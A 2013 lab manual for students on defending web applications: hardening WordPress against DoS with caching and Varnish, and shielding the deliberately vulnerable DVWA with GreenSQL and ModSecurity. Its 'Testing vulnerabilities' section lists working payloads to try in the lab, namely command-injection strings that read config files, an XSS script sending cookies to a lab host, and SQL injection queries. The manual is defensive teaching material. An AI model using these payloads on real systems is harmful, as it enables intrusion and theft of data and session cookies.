Hardening web application (DOS and Application firewalls

Margus Ernits

2013

Contents

Glossary 4

1 Protecting Web Application Against (D)DOS Attacks 5

1.1 Introduction 5
1.2 Pre-Requirements 5
1.3 Software and hardware 6
1.4 Learning Objectives 6
1.5 Setting up the Virtual Environment - VirtualBox sample 6
1.6 Installation of the WordPress 7
1.6.1 Testing Your WordPress Installation against simpler DOS attacks 9
1.6.2 Hardening WordPress Installation 10

2 Protecting an Insecure Web Application 14

2.1 Introduction 14
2.1.1 Lab Scenario 14
2.2 Pre-Requirements 14
2.3 Learning Objectives 15
2.4 Setting up the Virtual Environment 15
2.5 Installation of Damn Vulnerable Web Application 16
2.5.1 Introduction to DVWA 16
2.5.2 Testing vulnerabilities 18
2.6 Installation of SQL Application Firewall 19
2.7 Installation of Mod Security Application Firewall 20
2.8 Securing Web Application Configuration 21
2.9 Final System Architecture 22

List of Figures

2.1 Damn Vulnerable Web Application - default page 17

2.2 Setting DVWA Security Level to Low 18

2.3 Architecture of Secured Web Application 22

List of Tables

1.1 Hardware requirements for the (D)DOS lab 6

2.1 Hardware requirements for DVWA lab 15

Glossary

CSRF Cross Site Request Forgery. 14, 15

DVWA Damn Vulnerable Web Application. 14, 17

HTTP Hypertext Transfer Protocol. 4, 5

IP Internet Protocol. 4

MySQL an open source relational database management system. 5, 7

OVA Open Virtualization Format. 6, 15

OWASP Open Web Application Security Project. 18

SQL Structured Query Language. 15

SQLi SQL Injection. 15

TLS Transport Layer Security. 13, 21

UDP User Datagram Protocol. 4

XSS Cross Site Scripting. 14, 15

1 Protecting Web Application Against (D)DOS Attacks

”If you tell me, I will listen. If you show me, I will see. If you let me experience, I will learn.” — Lao Tzu (6th Century BC)

1.1 Introduction

This goal of this lab is secure a web application – WordPress against (D)DOS attacks to the level where main limitation becomes a throughput of the network. Installed and hardened server must recover after attack is ended.

Web application WordPress are used because misbehave of the default installation which can not take reasonable load.

1.2 Pre-Requirements

1. Preliminary GNU/Linux course **??**;
2. Preliminary test **??** (theory and practice);
3. Knowledge about HTTP (different request types, virtual hosts, status codes), IP and aliases, UDP.

If renewal is needed then following materials are suitable for rehearsal the basics of the HTTP [1] [2].

[1] net.tutsplus.com - tools and tips - HTTP part 1
[2] net.tutsplus.com - tools and tips - HTTP part 1

Table 1.1: Hardware requirements for the (D)DOS lab

Hardware	Server	Client
RAM	$>= 512MB$	$>= 1GB$
HDD	$>= 8GB$ (dynamic disk)	$>= 16GB$ (dynamic disk)
NIC 1	NAT	NAT
NIC 2	HostOnly	HostOnly
OS	Ubuntu Server 12.04 LTS	Ubuntu Desktop 12.04 LTS

1.3 Software and hardware

Students must have possibility to run at least two virtual machines with configuration seen in table 1.1.

GNU/Linux distribution Ubuntu Server 12.04 LTS 64bit, WordPress – latest version available, MySQL from Ubuntu repositories, Apache2 web server from repositories, GNU/Linux Ubuntu Client 12.04 LTS 64bit for performing load generation with apache2 utils.

1.4 Learning Objectives

Student installs and configures the apache2 web server and WordPress web application with MySQL database. Student is able to use caching technologies to protect web application against simpler DOS attacks. Student configures web service and demonstrates that can be easily take offline using simple load generator. Minimal level: Student configures proper caching and demonstrates that web application survives same attack.

1.5 Setting up the Virtual Environment - VirtualBox sample

Two virtual machines are needed in this lab: Server and Client. Download server and client OVA files from the following links: `http://elab.itcollege.ee:8000/infra_klient_small.ova` `http://elab.itcollege.ee:8000/infra_server.ova`

Import virtual machines (If your host computer has only 4GB RAM, then reduce client machine memory to 1GB)

Start both machines. If you got an error about host only network then open Main Menu, choose File Preferences and choose Network and add Host Only Network.

Username and password for both machines are student.

Student user are in sudo group and can start administrator shell with *sudo* command.

Log on to client and add two addresses on */etc/hosts*

```
echo "192.168.56.200 wp.planet.zz">>/etc/hosts
```

Test *wp.planet.zz* with ping command.

1.6 Installation of the WordPress

All following commands must executed as root user. To get root permissions in Ubuntu Server used in this lab type:

```
sudo -i
```

For installing new software, update the local package cache in client and server:

```
apt-get update
```

Upgrade both systems:

```
apt-get dist-upgrade
```

Install apache2 web server and MySQL database on server:

```
apt-get install apache2 mysql-server ssh php5 php5-mysql
apt-get install apache2-utils libapache2-mod-php5
```

Download the latest version of WordPress engine on server:

```
wget http://wordpress.org/latest.tar.gz
```

Unpack downloaded *latest.tar.gz* archive to server's */var/www* directory using tar utility:

```
sudo tar zxvf latest.tar.gz --directory=/var/www/
```

On server, create new MySQL database called *wp* and database user *student*. Grant all privileges on database *wp* to user *student*:

```
mysql -u root -p
create database wp;
create user student;
GRANT ALL PRIVILEGES ON wp.* TO 'student'@'localhost' IDENTIFIED BY 'student';
quit
```

On server, create a new virtual host for wordpress

```
cp /etc/apache2/sites-available/default /etc/apache2/sites-available/wp
```

On server, change the owner and the group to apache2 system user/group for wordpress directories and files for ensure that web server can read and write those files.

```
chown www-data:www-data /var/www/wordpress -R
```

On server, change a document root directory (DocumentRoot) for new virtual-host and add ServerName field to virtualhosts configuration file */etc/apache2/sites-available/wp*

```
ServerName        wp.planet.zz
#DocumentRoot /var/www
DocumentRoot /var/www/wordpress
```

To enable new virtualhost for WordPress use *a2ensite* utility (on server)

```
a2ensite wp
```

Change wordpress configuration file */var/www/wordpress/wp-config-sample.php*

Set correct values for defines DB_NAME, DB_USER, DB_PASSWORD as:

```
/** MySQL database name */
define('DB_NAME', 'wp');
/** MySQL database username */
define('DB_USER', 'student');
/** MySQL database password */
define('DB_PASSWORD', 'student');
```

Copy sample configuration file to the real configuration file.

```
cp  -a /var/www/wordpress/wp-config-sample.php /var/www/wordpress/wp-config.php
```

Reload apache configuration files:

```
service  apache2 reload
```

Go to address http://wp.planet.zz/ using web browser.

Enter values for Site Title, username, password and an e-mail

Choose Install

1.6.1 Testing Your WordPress Installation against simpler DOS attacks

```
Discussion
How many requests per second the default installation of WordPress will serve?
How many parallel connections this site should handle?
How many parallel connections and requests can produce one attacker?
When the website is down?
How many seconds client probably waits  before website considered as dead?
```

Install apache2 utils on CLIENT computer, not in the server computer.

```
sudo apt-get update
sudo apt-get install apache2-utils
```

In case of Fedora/CentOS/RH/Oracle Linux install httpd-utils package.

Execute Apache Benchmark program *ab* with parameters discussed:

```
ab -c<NO_CONN> -t<TIME> http://wp.planet.zz/
```

flag c - parallel connections flag t - time for test

```
ab -c600 -t20 http://wp.planet.zz/
```

In last example the ab utility makes 600 parallel connections and test takes 20 seconds. Test results Store test results and the command line used for tests. Write down request per second. No of failed requests and No of completed requests.

1.6.2 Hardening WordPress Installation

After successful load generation using *ab* command, the server is extremely slow and unresponsive.

Discussion

```
Why You can not login into server?
Look at the server console. What is the OOM? What is the OOM killer?
```

If needed, reboot the server. To guarantee log in possibility into server under attack disable swap file.

Disable swap (edit /etc/fstab file or use swapoff command)

```
swapoff -a
```

Disable OOM killer for MySQL database. In newer kernels write -1000 to oom_score_adj file.

```
echo "-1000" > /proc/$(pidof mysqld)/oom_score_adj
```

For backward compatibility with old kernels (2.6.XX series) you can use oom_adj file

```
echo "-17" > /proc/$(pidof mysqld)/oom_adj
```

Documentation about proc filesystem and OOM can be found from kernel.org [3]

Optional task: Modify mysql upstart config file to set OOM adjustment score.

Install WordPress Supercache plugin. Change Permalinks settings under custom structure:

```
/index.php/?p=%post_id%
```

Test the caching with *ab* command as previously.

To install *varnish* web accelerator change the *apache* service port to 8080.

In file */etc/apache2/ports.conf* change 80 > 8080 like:

```
NameVirtualHost *:8080
Listen 8080
```

Or just download new file using wget

```
cd /etc/apache2
mv ports.conf /root/ports.conf.old
wget http://elab.itcollege.ee:8000/Configs/apache2/ports.conf
```

Change all virtual hosts to use new 8080 port using text editor or sed command.

```
sed 's/:80>/:8080>/' -i /etc/apache2/sites-enabled/wp
```

Install varnish web accelerator

```
apt-get install varnish
```

Open configuration file for varnish defaults: */etc/default/varnish* and change default listen port from 6081 to 80 *varnis* in *DAEMON_OPTS* section.

[3]kernel.org - the *proc* filesystem http://www.kernel.org/doc/Documentation/filesystems/proc.txt

```
DAEMON_OPTS="-a :6081 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -S /etc/varnish/secret \
             -s malloc,256m"
```

The port is specified with flag *-a*

```
DAEMON_OPTS="-a *:80 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -S /etc/varnish/secret \
             -s malloc,256m"
```

Restart apache and varnish services

```
service apache2 restart
service varnish restart
```

Test your result using netstat command

```
netstat -lp | grep varnish
```

Command output

```
student@opiise:~$ netstat -lp | grep varnish
tcp        0      0 *:80              *:*                   LISTEN   1869/varnishd
tcp        0      0 localhost:6082    *:*                   LISTEN   1868/varnishd
```

Test new system with AB utility using exactly the same test parameters and conditions as before *varnish*

Discussion

```
How many requests are completed during the test?
How many requests per second the hardened WordPress installation can take?
Is it now safer or attacker can take it down with same effort?
(You can guess that something is still wrong, and figure out what exactly)
```

Discussion

```
What can be used as possible alternative for varnish web accelerator?
What about TLS, do You see any problems?
What about authenticated users?
```

Additional and optional reading:

Making wordpress shine with Varnish caching system

Making wordpress shine with Varnish caching system part 2

Full Circle Magazine 57

2 Protecting an Insecure Web Application

I will newer blindly copy paste commands from manuals specially when logged as root!
– Experienced IT system administrator.

2.1 Introduction

The hands-on laboratory is mean to teach system administrator's how to protect insecure web application from common attacks like injection's, XSS, CSRF, brute force, file upload and file inclusion. Damn Vulnerable Web Application DVWA is used as role of insecure application. Several vulnerable web application alternatives exists http://blog.taddong.com/2011/10/hacking-vulnerable-web-appli
html

2.1.1 Lab Scenario

Lab participant acts as system administrator for small company which has several web applications. One legacy application is tremendously vulnerable for common type of attacks. Company ordered new web application to replace old and vulnerable service. However old application must survive at least few month's before being replaced. Till that time system administrator have high criticality task to protect this vulnerable system. Blocking IP addresses is not a solution because client's requests can be originated from any location, although fixing all programming errors takes too long and new version of software was developed for that purposes.

2.2 Pre-Requirements

This hands-on laboratory is designed to students who have knowledge and skills for working with GNU/Linux command line, basic networking and HTTP(S) and understanding text editing.

Table 2.1: Hardware requirements for DVWA lab

Hardware	Server	Client
RAM	$>= 512MB$	$>= 1GB$
HDD	$>= 8GB$ (dynamic disk)	$>= 16GB$ (dynamic disk)
NIC 1	NAT	NAT
NIC 2	HostOnly	HostOnly
OS	Ubuntu Server 12.04 LTS	Ubuntu Desktop 12.04 LTS

Students must have possibility to run at least two virtual machines with configuration seen in table 2.1

2.3 Learning Objectives

Student is able to install different application firewalls such as SQL firewall and web application firewall. Minimal level is reached if the student demonstrates that different types of attacks are possible and successful against the vulnerable web application, installs SQL firewall and demonstrates that basic SQLi attacks are blocked, demonstrates that several web application attacks are still possible after installing the SQL firewall such as reflected XSS and stored XSS, command injection and CSRF, installs application firewall before web application and demonstrates that previously succeeded attacks (at least XSS) are stopped.

2.4 Setting up the Virtual Environment

Two virtual machines are needed in this lab: Server and Client. Download server and client OVA files from the following links:

`http://elab.itcollege.ee:8000/infra_klient_small.ova`

`http://elab.itcollege.ee:8000/infra_server.ova`

Import virtual machines (If your host computer has only 4GB RAM, then reduce client machine memory to 1GB)

Start both machines. If you got an error about host only network then open Main Menu, choose File Preferences and choose Network and add Host Only Network.

Username and password for both machines are student.

Student user are in sudo group and can start administrator shell with *sudo* command.

2.5 Installation of Damn Vulnerable Web Application

2.5.1 Introduction to DVWA

Ensure that you have administrator rights

```
sudo -i
```

Update local package cache

```
apt-get update
```

Ensure that unzip package is installed

```
type unzip || apt-get install unzip
```

Install apapache web server, mysql server and php5

```
apt-get install apache2 mysql-server ssh php5 php5-mysql libapache2-mod-php5
```

Dowload DVWA using web get utility wget

```
wget http://dvwa.googlecode.com/files/DVWA-1.0.7.zip
```

```
unzip DVWA-1.0.7.zip
mv dvwa /var/www

nano /var/www/dvwa/config/config.inc.php

$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'student';
$_DVWA[ 'db_database' ] = 'dvwa';
```

For save use CTRL + X

Next: the setup of DVWA database


http://$ServerIP$/dvwa/setup.php

Click the *Create/Reset Database*

Log into DVWA http://$ServerIP$/dvwa/ Username : admin Password : password

The main page of DVWA should appear (Figure 2.1)

Change DVWA Security level to low (Figure 2.2)



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Figure 2.1: Damn Vulnerable Web Application - default page


DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Figure 2.2: Setting DVWA Security Level to Low

2.5.2 Testing vulnerabilities

For understanding a defence of web application a basic offensive knowledge and skills are needed. However, this lab focused on defensive methods and will not provide knowledge about different OWASP top ten.

DISCLAIMER: Do not use followed methods on any computer except lab computer and only for learning propose!

Common vulnerabilities

Try the following vulnerabilities (find out how)

```
8.8.8.8; sed 's/</UUUU/' ../../config/config.inc.php
#Find out directory and file structure of \gls{DVWA}
8.8.8.8; ls -l
8.8.8.8; ls -l ../../
8.8.8.8; sed 's/<//'  ../../../../wordpress/wp-config.php
8.8.8.8; touch /var/tmp/new_file.txt
8.8.8.8; ls /var/tmp/
; grep session.cookie_httponly /etc/php5/apache2/php.ini
```

```
<script>var i='<img src="http://192.168.56.101/'+document.cookie+'" />'; document.write(i);</script>
```

```
1' union select BENCHMARK(100000000,ENCODE('hello','goodbye')),1; # --
2' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES;# --
3' union  select TABLE_NAME,COLUMN_NAME from information_schema.columns; # --'
```

2.6 Installation of SQL Application Firewall

Install the GreenSQL database firewall.

Installing GreenSQL from pre built package (FOR BEGINNERS)

```
wget http://elab.itcollege.ee:8000/Day3/greensql-fw_1.3.0_amd64.deb
dpkg -i greensql-fw_1.3.0_amd64.deb
apt-get install -f

#Modify existing virtualhost or create new virtualhost.
cd /var/www/
ln -s /usr/share/greensql-fw/ greensql

cd /var/www/greensql
chmod 0777 templates_c
```

Installing GreenSQL Open Source frou source code (For Advanced Students)

Download and install the *greensql-fw*

```
wget -O greensql-fw-1.3.0.tar.gz \
 "http://elab.itcollege.ee:8000/greensql-fw-1.3.0.tar.gz"

#Extract source code
tar zxvf greensql-fw-1.3.0.tar.gz

#Install pre requirements
apt-get install flex
apt-get install bison
```

```
apt-get install devscripts
apt-get install debhelper
apt-get install libpcre3-dev
apt-get install libmysqlclient-dev
apt-get install libpq-dev
#Build deb package (In this case it fails. Find out why.)
./build.sh
#Install package with dpkg
dpkg -i greensql-fw_1.3.0.deb
#Modify existing virtualhost or create new virtualhost.
cd /var/www/
ln -s /usr/share/greensql-fw/ greensql
cd greensql
chmod 0777 templates_c
```

2.7 Installation of Mod Security Application Firewall

```
sudo apt-get update
sudo apt-get install libxml2 libxml2-dev libxml2-utils
sudo apt-get install libapache2-modsecurity
ln -sf /usr/lib/x86_64-linux-gnu/libxml2.so.2 /usr/lib/libxml2.so.2
sudo mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
cd /tmp

wget http://downloads.sourceforge.net/project/mod-security/modsecurity-crs/0-CURRENT/modsecurity-crs_2.2.5.tar.gz

sudo tar zxf modsecurity-crs_2.2.5.tar.gz

sudo cp -R modsecurity-crs_2.2.5/* /etc/modsecurity/

sudo rm modsecurity-crs_2.2.5.tar.gz

sudo rm modsecurity-crs_2.2.5 -r

sudo mv /etc/modsecurity/modsecurity_crs_10_setup.conf.example /etc/modsecurity/modsecurity_crs_10_setup.conf
```

To enable rulesets create /etc/apache2/conf.d/modsecurity.conf file with following content:

```
<ifmodule mod_security2.c>
SecRuleEngine On
</ifmodule>
```

```
sudo a2enmod mod-security
sudo service apache2 restart
```

File /etc/apache2/mods-enabled/mod-security.conf

```
<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        Include "/etc/modsecurity/*.conf"
        Include "/etc/modsecurity/activated_rules/*.conf"
#       Include "/etc/modsecurity/optional_rules/*.conf"
        Include "/etc/modsecurity/base_rules/*.conf"
</IfModule>
```

Test the previous vulnerabilities and demonstrate that they failed to pass.

2.8 Securing Web Application Configuration

- Setting Document Cookies to HTTP Only
- Fixing Database Privileges
- Separating Web Applications (for internal use and for external use)

Install Nginx as TLS termination according to this guide: https://wiki.itcollege.ee/index.php/TLS_termineerimine_nginx_abil

Optional task: Find a Varnish firewall project and install the Varnish firewall.

2.9 Final System Architecture

Keep in mind that final architecture contains several components to provide layered security for insecure web application as seen on Figure 2.3



SQL Firewall GreenSQL GPL vesion
NGINX TLS Terminator
Varnish + Varnish firewall + mod_security
DVWA Damn Vulnerable Web Application apache2
MySQL

Figure 2.3: Architecture of Secured Web Application